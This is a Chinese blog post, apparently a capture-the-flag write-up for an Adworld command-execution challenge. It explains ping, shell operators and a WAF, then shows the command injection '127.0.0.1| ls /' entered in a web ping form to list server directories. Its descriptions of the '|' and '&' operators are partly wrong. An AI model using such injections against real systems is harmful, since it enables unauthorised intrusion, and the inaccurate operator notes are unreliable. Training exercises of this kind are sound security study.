攻防世界-command_execution

原创

m0_62094846 于 2021-10-24 18:08:59 发布 2779 收藏 1
文章标签： 1024程序员节 网络安全

ping是Windows、Unix和Linux系统下的一个命令。ping也属于一个通信协议，是TCP/IP协议的一部分。利用“ping”命令可以检查网络是否连通，可以很好地帮助我们分析和判定网络故障。应用格式：Ping空格IP地址。该命令还可以加许多参数使用，具体是键入Ping按回车即可看到详细说明。

作用：它是用来检查网络是否通畅或者网络连接速度的命令。

它所利用的原理是这样的：利用网络上机器IP地址的唯一性，给目标IP地址发送一个数据包，再要求对方返回一个同样大小的数据包来确定两台网络机器是否连接相通，时延是多少。

ping命令的使用方法：
方法/步骤

首先用快捷键win+R调出运行命令框，输入cmd，点击确定，会弹出DOS窗口。

ping命令的应用格式：①ping+IP地址或主机域名；②ping+IP地址或主机域名+命令参数；③ ping+命令参数+IP地址或主机域名 。注意，“+”要换成空格！当我们使用第①种格式时，默认只发送四个数据包。例如，我们来ping一下www.baidu.com这个地址。

119.75.217.109便是百度的其中一台主机的地址；bytes表示发送数据包的大小，默认为32字节；Time表示从发出数据包到接受到返回数据包所用的时间；TTL表示生存时间值，该字段指定IP包被路由器丢弃之前允许通过的最大网段数量。

Waf:

WAF具备限制对某些URl请求次数的能力和限制文件上传功能的能力。

[原理]

| 的作用为将前一个命令的结果传递给后一个命令作为输入

&&的作用是前一条命令执行成功时，才执行后一条命令

掌握有关命令执行的知识

windows 或 linux 下:

command1 && command2 先执行 command1，如果为真，再执行 command2


command1 | command2 只执行 command2

command1 & command2 先执行 command2 后执行 command1

command1 || command2 先执行 command1，如果为假，再执行 command2

命令执行漏洞（| || & && 称为 管道符）

输入127.0.0.1，没有有用的信息




PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.058/0.070/0.087/0.015 ms
```


PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1| ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```


多次查找目录



格式要127.0.0.1 |ls /home 写，空格搞错了位置可能搞不出来